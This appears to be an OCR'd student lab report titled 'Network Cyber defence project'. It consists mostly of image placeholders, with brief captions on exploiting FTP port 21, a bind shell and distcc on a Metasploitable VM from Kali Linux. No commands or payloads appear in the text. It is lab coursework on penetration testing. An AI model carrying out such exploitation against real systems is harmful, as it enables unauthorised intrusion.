

Network Cyber defence project


PART I

The below image shows the correct configuration of metasploitable and kali linux virtual machines successfully ping each other




Exploit FTP port 21






The image above shows the successful exploitation of the FTP port.


Using a bind shell on metasploitable




Exploiting discc

